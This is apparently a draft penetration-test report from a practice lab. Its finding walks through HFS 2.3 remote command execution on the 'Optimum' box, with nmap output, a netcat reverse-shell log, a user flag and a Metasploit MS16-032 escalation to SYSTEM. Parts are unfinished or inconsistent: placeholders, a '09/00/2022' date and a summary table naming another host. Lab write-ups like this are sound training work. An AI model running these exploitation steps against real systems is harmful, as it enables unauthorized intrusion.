Intro

AGS solutions has been contracted by THM to conduct an assessment of an entire network called holo.live. AGS solutions have been given authorization to conduct a Pentest to verify if compromise is possible by any means defined by our scope discussed in our SOW and ROE.

This documentation is a report of our entire engagement including findings, exploitation, and remediation recommendations for such targets provided by THM.

By: Robert Garcia

Jr Penetration Tester

Test Report

AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Attempt to take over the Internal Domain Controller from external entities

Related Task that could be required to complete for completion of Main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the holo.live domain and its network.

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

Mythology

Mythology Followed: CompTIA Pen+200

AGS solutions will start from an external IP and outside the network of our Target.
We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.


"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Find and Remediation Optimum

Finding

SYSTEM IP: 10.129.1.127
Service Enumeration: TCP:80,etc

Nmap Scan Results: (Find entire scans in appendix)



```
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vulnerability Explanation:

HFS versions 2.3, 2.3a, and 2.3b are vulnerable to remote command execution due to a regular expression in parserLib.pas that fails to handle null bytes. Commands that follow a null byte in the search string are executed on the host system. As an example shown here, the exploit we used gives us the ability to run PowerShell command that will connect a reverse shell to our target giving us the ability to be on the target via the terminal.

Vulnerability Fix:

Apply updates per vendor instructions.


Severity or Criticality:

CRITICAL 10/10

Exploit Code:

https://www.exploit-db.com/exploits/49584

Proof of Concept Here:




kali@kali: ~/Desktop/Target/Exploit 126x5
kali@kali: ~/Desktop/Target/Exploit 158x16

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ searchsploit -p 49584
  Exploit: HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
      URL: https://www.exploit-db.com/exploits/49584
     Path: /usr/share/exploitdb/exploits/windows/remote/49584.py
File Type: ASCII text, with very long lines (546)
```

```
└─$ python3 ./49584.py

Encoded the command in base64 format...

Encoded the payload and sent a HTTP GET request to the target...
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ sudo rlwrap nc -lvnp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.14.32] from (UNKNOWN) [10.129.1.127] 49158

PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop>
```

Local.txt Proof Screenshot:



```
PS C:\Users\kostas\Desktop> type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop> hostname
optimum
PS C:\Users\kostas\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::dc
   IPv6 Address. . . . . . . . . . . : dead:beef::4c41:d85e:f8d0:ac9d
   Link-local IPv6 Address . . . . . : fe80::4c41:d85e:f8d0:ac9d%16
   IPv4 Address. . . . . . . . . . . : 10.129.1.127
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%16
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb
PS C:\Users\kostas\Desktop>
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High	High	CVSS:3.1/AV:N/AC:L/PR:N/UI:

Privileges Escalation

SYSTEM IP: 10.129.1.127
optimum/kostas to Administrator

Vulnerability Exploited:

Kernel Exploit

Vulnerability Explanation:

This module exploits the lack of sanitization of standard handles in Windows' Secondary Logon Service. The vulnerability is known to affect versions of Windows 7-10 and 2k8-2k12 32 and 64 bit. This module will only work against those versions of Windows with Powershell 2.0 or later and systems with two or more CPU cores.

Vulnerability Fix:

Use Microsoft Security update to address issue


Severity or Criticality:

CRITICAL 10/10


Exploit Code:

```
exploit/windows/local/ms16_032_secondary_logon_handle_privesc
```

Proof of Concept Here:




```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information               Connection
  --  ----  ----                     -----------               ----------
  1         meterpreter x86/windows  OPTIMUM\kostas @ OPTIMUM  10.10.14.32:3333 -> 10.129.68.247:49225 (10.129.68.247)

msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.14.32:8888
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\mgSMfHCLOKcn.ps1...
[*] Compressing script contents...
[+] Compressed size: 3749
[*] Executing exploit script...
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2644

[*] Sniffing out privileged impersonation token..
```



```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  OPTIMUM\kostas @ OPTIMUM     10.10.14.32:3333 -> 10.129.68.247:49225 (10.129.68.247)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ OPTIMUM  10.10.14.32:8888 -> 10.129.68.247:49226 (10.129.68.247)

msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1332 created.
Channel 1 created.
